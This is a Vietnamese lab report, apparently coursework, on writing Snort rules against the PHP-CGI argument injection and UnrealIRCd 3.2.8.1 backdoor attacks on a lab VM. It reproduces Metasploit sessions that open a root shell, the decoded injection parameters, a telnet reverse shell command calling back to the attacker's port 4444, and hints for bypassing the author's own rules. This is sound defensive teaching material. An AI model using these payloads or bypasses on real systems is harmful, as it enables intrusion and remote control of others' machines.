Hình 17. Frame thứ 4


Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.81.39.100	192.168.39.200	TCP	74	33429 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4280041923 TSecr=0 WS=1024
2	0.000052	192.168.39.200	10.81.39.100	TCP	74	80 → 33429 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=479057 TSecr=4280041923 WS=32
3	0.001369	10.81.39.100	192.168.39.200	TCP	66	33429 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=4280041924 TSecr=479057
4	0.003595	10.81.39.100	192.168.39.200	HTTP	1514	Continuation[Packet size limited during capture]
5	0.013515	10.81.39.100	192.168.39.200	HTTP	250	Continuation[Packet size limited during capture]
6	0.013563	192.168.39.200	10.81.39.100	TCP	78	[TCP Dup ACK 2] Seq=0 Ack=1 Win=5792 Len=0 TSval=479057 TSecr=4280041924 SLE=1449 SRE=10
7	0.221743	10.81.39.100	192.168.39.200	HTTP	1514	[TCP Retransmission] Continuation[Packet size limited during capture]
8	0.221780	192.168.39.200	10.81.39.100	TCP	66	80 → 33429 [ACK] Seq=1 Ack=133 Win=8704 Len=0 TSval=479079 TSecr=4280042145
9	0.268033	192.168.39.200	10.81.39.100	TCP	74	32902 → 4444 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM TSval=479083 TSecr=0 WS=32
10	0.269224	10.81.39.100	192.168.39.200	TCP	74	4444 → 32902 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1639266648 TSecr=479083 WS=1024
11	0.269256	192.168.39.200	10.81.39.100	TCP	66	32902 → 4444 [ACK] Seq=1 Ack=1 Win=5856 Len=0 TSval=479084 TSecr=1639266648
12	0.278073	10.81.39.100	192.168.39.200	TCP	70	4444 → 32902 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=4 TSval=1639266657 TSecr=479084
13	0.278112	192.168.39.200	10.81.39.100	TCP	66	32902 → 4444 [ACK] Seq=1 Ack=5 Win=5856 Len=0 TSval=479084 TSecr=1639266657
14	0.278601	10.81.39.100	192.168.39.200	TCP	1514	4444 → 32902 [PSH, ACK] Seq=5 Ack=1 Win=65536 Len=1448 TSval=1639266658 TSecr=479084
15	0.278798	10.81.39.100	192.168.39.200	TCP	1514	[TCP Previous segment not captured] 4444 → 32902 [PSH, ACK] Seq=2001 Ack=1 Win=65536 Len=1448 TSval=1639266659 TSecr=479084
16	0.293868	10.81.39.100	192.168.39.200	TCP	1514	4444 → 32902 [PSH, ACK] Seq=349 Ack=1 Win=65536 Len=1448 TSval=1639266673 TSecr=479084
17	0.293962	192.168.39.200	10.81.39.100	TCP	78	[TCP Dup ACK 1] Seq=0 Ack=1 Win=5856 Len=0 TSval=479079 TSecr=1639266657 SLE=1449 SRE=10

Frame 5: Packet, 250 bytes on wire (2000 bits), 96 bytes captured (768 bits) on interface 0
 Ethernet II, Src: VMware_ab:31:88 (00:0c:29:ab:31:88), Dst: VMware_17:6e:9d (00:0c:29:17:6e:9d)
 Internet Protocol Version 4, Src: 10.81.39.100, Dst: 192.168.39.200
 Transmission Control Protocol, Src Port: 33429, Dst Port: 80, Seq: 1449, Ack: 1, Len: 184
 Hypertext Transfer Protocol
 File Data: 30 bytes
 Data (30 bytes)
 Data: 74797065275d203d2024735f747970653b2069662028657874656e736966f (Length: 30)
 [Packet size limited during capture: HTTP truncated]

Hình 18. Frame thứ 5

Ngay tại hai frame 4 và 5, chúng ta thấy ngay lập tức có hai request HTTP, đầy đủ của request này là



Hình 19. Full request HTTP


POST /?-%64+allow_url_include% type'] = \$s_type; if (extensio POST /?-%64+allow_url_include% HTTP/1.1 200 OK Date: Mon, 04

Có một vài byte bị thiếu, chúng ta có thể trích xuất toàn bộ data và dùng python để decode đoạn này và có toàn bộ request như sau


```
/?-d allow_url_include=1
-d safe_mode=0
-d suhosin.simulation=1
-d disable_functions=""
-d open_basedir=none
-d auto_prepend_file=php://input
-n
```

Sau khi thực hiện tạo request HTTP, tiếp theo là chèn theo shellcode để thực hiện tạo reverseshell


```
if (!isset($...
define("CHANNEL_CL...
define('COMMAND_ID_CORE_TRANSP...
eval($data_tlv...
```



Hình 20. Các shellcode để tạo reverse shell



Hình 21. Tạo reverse shell



Hình 22. Sử dụng tính năng Follow TCP stream để xem full toàn bộ shellcode



Hình 23. Port giao tiếp là 4444

Như vậy, chúng ta nhìn thấy được vấn đề cốt lõi ở tham số -d và các biến thể như -%64,... để ngăn chặn thì chúng ta cần thực hiện ngăn chặn tham số này cũng như các biến thể của nó. Đồng thời, cũng chặn cả tham số allow_url_incl

```
drop tcp any any -> 192.168.39.0/24 80 (msg:"PHP CGI Arg Injection (-d)";
flow:to_server,established; content:"-d"; nocase; content:"auto_prepend_file"; nocase;
content:"php"; nocase; sid:1000111; rev:1;)
```

```
drop tcp any any -> 192.168.39.0/24 80 (msg:"PHP CGI Arg Injection (--define)";
flow:to_server,established; content:"--define"; nocase; content:"allow_url_incl";
nocase; sid:1000112; rev:1;)
```

- Target: Chặn lưu lượng TCP đi đến Web Server (port 80).
- flow:to_server,established: Chỉ kiểm tra các gói tin gửi đến đã thông qua 3 way handshake.
- content:"-d"; nocase,: Tìm kiếm tham số -d trong payload.
- content:"auto_prepend_file"; nocase,: Tìm kiếm tham số auto_prepend_file.
- content:"php"; nocase,: Xác nhận chuỗi "php"

Với rule thứ 2, thực hiện chặn thêm tham số -define và allow_url_include

```
WARNING: No preprocessors configured for policy 0.
05/04-08:24:28.599679 [Drop] [**] [1:1000111:1] PHP CGI Arg Injection (-d) [**] [Priority: 0] {TCP} 10.81.39.100:43707
-> 192.168.39.200:80
05/04-08:24:28.599679 [Drop] [**] [1:1000112:1] PHP CGI Arg Injection (--define) [**] [Priority: 0] {TCP} 10.81.39.100:
43707 -> 192.168.39.200:80
^C*** Caught Int-Signal
WARNING: No preprocessors configured for policy 0.
05/04-08:24:50.495823 [Drop] [**] [1:1000111:1] PHP CGI Arg Injection (-d) [**] [Priority: 0] {TCP} 10.81.39.100:43707
-> 192.168.39.200:80
05/04-08:24:50.495823 [Drop] [**] [1:1000112:1] PHP CGI Arg Injection (--define) [**] [Priority: 0] {TCP} 10.81.39.100:
43707 -> 192.168.39.200:80
=====
Run time for packet processing was 42.889100 seconds
Snort processed 25 packets.
Snort ran for 0 days 0 hours 0 minutes 42 seconds
Pkts/sec: 0
=====
Memory usage summary:
Total non-mmapped bytes (arena): 3821568
Bytes in mapped regions (hblkhd): 30130176
Total allocated space (uordblks): 3498608
Total free space (fordblks): 322960
```

Hình 24. Detect thành công sau khi kích hoạt rule

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.81.39.100:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) > █
```

Hình 25. Đồng thời ở máy attacker cũng không thể exploit

Rule này chưa chặn việc URL encoding, chính vì vậy chúng ta hoàn toàn có thể bypass thông qua việc thay đổi -d sang -%64 là có thể bypass, tương tự với các tham số khác là có thể bypass dễ dàng.

3. Kịch bản 03

- Mô tả/mục tiêu:

Yêu cầu 1.3 Ngăn chặn lỗ hổng UnrealIRCd 3.2.8.1 Backdoor Command Execution

Hình 26. Yêu cầu 1.3

- Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.39.200
RHOSTS => 192.168.39.200
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.81.39.100
LHOST => 10.81.39.100
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.81.39.100:4444
[*] 192.168.39.200:6667 - Connected to 192.168.39.200:6667
[*] 192.168.39.200:6667 - Sending IRC backdoor command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OMcqEiqTFxI0jNdc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "OMcqEiqTFxI0jNdc\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.81.39.100:4444 -> 192.168.39.200:36079) at 2026-05-04 04:50:10 -0400

AB; id
sh: line 7: AB: command not found
uid=0(root) gid=0(root)
AB; uname -a
sh: line 8: AB: command not found
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
exit
```


Hình 27. Thực hiện tạo payload và exploit

CVE-2010-2075 background

UnrealIRCd 3.2.8.1 lúc trước bị cài một Trojan. Attacker đã thực hiện chèn một backdoor vào source code, nếu như hai ký tự đầu tiên của bất kỳ IRC command là “AB” thì phần còn lại sẽ lập tức được pass sang /bin/sh để thực thi mà không cần bất kỳ xác thực nào.

```
if(strncmp(readbuf, "AB", 2) == 0) system(readbuf + 2);
```

Phân tích file pcap




Hình 28. Đầu tiên, máy attacker thực hiện gửi trigger là “AB” để bắt đầu exploit

Tiếp theo, gói tin sẽ thực hiện nhận thêm shellcode từ server và tiến hành thực thi lệnh.


Full command là

```
AB;sh -c '(sleep 4459|telnet 10.81.39.100 4444|while : ; do sh && break; done
2>&1|telnet 10.81.39.100 4444 >/dev/null 2>&1 &)'
```

Đây là một dạng tạo reverse shell dual channel với telnet và netcat, hai port được dùng trong việc tạo reverse shell này là 6667 và 4444.



Hình 29. Xác nhận việc chạy lệnh thành công



Hình 30. Chạy command verify

Qua phân tích, có thể thấy, việc chặn 3 byte đầu là “AB” và hai port là 4444 và 6667 sẽ là nhanh nhất để có thể chặn được kiểu tấn công này, rule như sau:

```
drop tcp any any -> 192.168.39.0/24 6667 (msg:"DROP UnrealIRCD 3.2.8.1 Backdoor
Command Execution"; flow:to_server,established; content:"AB\."; depth:3; nocase;
sid:10000100; rev:1;)
```


- Target (Header):
 - Protocol/Port: Thực hiện chặn port 6667.
 - Destination IP: IP của máy victim 192.168.39.0/24.
- flow:to_server,established: Rule chỉ kiểm tra các gói tin được gửi từ phía Attacker đến Server khi đã được xác nhận 3way handshake.
- content:"AB\\;": ký tự AB đầu tiên trong command.
- depth:3: thực hiện kiểm tra 3 byte đầu tiên.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.81.39.100:4444
[*] 192.168.39.200:6667 - Connected to 192.168.39.200:6667
[*] 192.168.39.200:6667 - Sending IRC backdoor command
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Hình 31. Thực hiện lại exploit và rule chặn thành công

No.	Time	Source	Destination	Protocol	Length	Info	Delta time
1	0.000000	10.81.39.100	192.168.39.200	TCP	74	36059 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3840458904 TSecr=0 WS=1024	
2	0.000048	192.168.39.200	10.81.39.100	TCP	74	6667 → 36059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=986145 TSecr=3840458904 WS=32	
3	1.006617	10.81.39.100	192.168.39.200	TCP	74	[TCP Retransmission] 36059 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3840459911 TSecr=0 ...	
4	1.006645	192.168.39.200	10.81.39.100	TCP	74	[TCP Out-Of-Order] 6667 → 36059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=986246 TSecr=0 ...	
5	2.030204	10.81.39.100	192.168.39.200	TCP	74	[TCP Retransmission] 36059 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3840460935 TSecr=0 ...	
6	2.030233	192.168.39.200	10.81.39.100	TCP	74	[TCP Out-Of-Order] 6667 → 36059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=986348 TSecr=0 ...	
7	3.054672	10.81.39.100	192.168.39.200	TCP	74	[TCP Retransmission] 36059 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3840461959 TSecr=0 ...	
8	3.054702	192.168.39.200	10.81.39.100	TCP	74	[TCP Out-Of-Order] 6667 → 36059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=986450 TSecr=0 ...	
9	3.195561	192.168.39.200	10.81.39.100	TCP	74	[TCP Retransmission] 36059 → 6667 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=3840462983 TSecr=0 ...	
10	4.078286	10.81.39.100	192.168.39.200	TCP	74	[TCP Retransmission] 36059 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3840463911 TSecr=0 ...	
11	4.078319	192.168.39.200	10.81.39.100	TCP	74	[TCP Out-Of-Order] 6667 → 36059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=986553 TSecr=0 ...	
12	4.996753	VMware_17:6e:9d	VMware_c0:00:03	ARP	42	Who has 192.168.39.1? Tell 192.168.39.200	
13	4.996954	VMware_c0:00:03	VMware_17:6e:9d	ARP	60	192.168.39.1 is at 00:50:56:c0:00:03	
14	5.102344	10.81.39.100	192.168.39.200	TCP	74	[TCP Retransmission] 36059 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3840464007 TSecr=0 ...	
15	5.102374	192.168.39.200	10.81.39.100	TCP	74	[TCP Out-Of-Order] 6667 → 36059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=986655 TSecr=0 ...	
16	5.145925	VMware_ab:31:88	VMware_17:6e:9d	ARP	60	Who has 192.168.39.200? Tell 192.168.39.1 (duplicate use of 192.168.39.1 detected!)	
17	5.145953	VMware_17:6e:9d	VMware_ab:31:88	ARP	42	192.168.39.200 is at 00:0c:29:17:6e:9d (duplicate use of 192.168.39.1 detected!)	
18	7.118457	10.81.39.100	192.168.39.200	TCP	74	[TCP Retransmission] 36059 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3840466023 TSecr=0 ...	
19	7.118487	192.168.39.200	10.81.39.100	TCP	74	[TCP Out-Of-Order] 6667 → 36059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=986857 TSecr=0 ...	
20	7.121317	10.81.39.100	192.168.39.200	TCP	66	36059 → 6667 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=3840466024 TSecr=986857	
21	7.121415	192.168.39.200	192.168.20.2	DNS	85	Standard query 0x78d2 PTR 100.39.81.10.in-addr.arpa	
22	7.122669	10.81.39.100	192.168.39.200	TCP	66	[TCP Previous segment not captured] 36059 → 6667 [FIN, ACK] Seq=129 Ack=1 Win=64512 Len=0 TSval=3840466026 ...	
23	7.122684	192.168.39.200	10.81.39.100	TCP	78	[TCP Dup ACK 2#1] 6667 → 36059 [ACK] Seq=1 Ack=1 Win=5792 Len=0 TSval=986857 TSecr=3840466024 SLE=129 SRE=...	
24	7.128248	192.168.20.2	192.168.39.200	DNS	135	Standard query response 0x78d2 No such name PTR 100.39.81.10.in-addr.arpa[Packet size limited during captu...	
25	7.128307	192.168.39.200	10.81.39.100	IRC	252	Response	
26	7.129518	10.81.39.100	192.168.39.200	TCP	60	36059 → 6667 [RST] Seq=1 Win=0 Len=0	
27	13.916814	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	
28	13.917246	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	
29	14.931753	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	
30	14.932036	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	
31	15.944487	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	
32	15.944823	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	
33	16.957958	192.168.39.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	
34	16.958377	192.168.40.1	239.255.255.250	SSDP	212	M-SEARCH * HTTP/1.1	

Hình 32. File pcap capture lại và thấy được các request hoàn toàn bị drop

```
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
05/04-09:06:48.677784 [Drop] [**] [1:10000100:1] DROP UnrealIRCd 3.2.8.1 Backdoor Command Execution [**] [Priority: 0]
{TCP} 10.81.39.100:36059 -> 192.168.39.200:6667
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
```

Hình 33. Snort thực hiện drop các gói tin

Chúng ta hoàn toàn có thể bypass bằng cách thay đổi ký tự AB thành các kiểu encoding khác, đồng thời cũng có thể thay đổi port sử dụng là có thể bypass được.

HẾT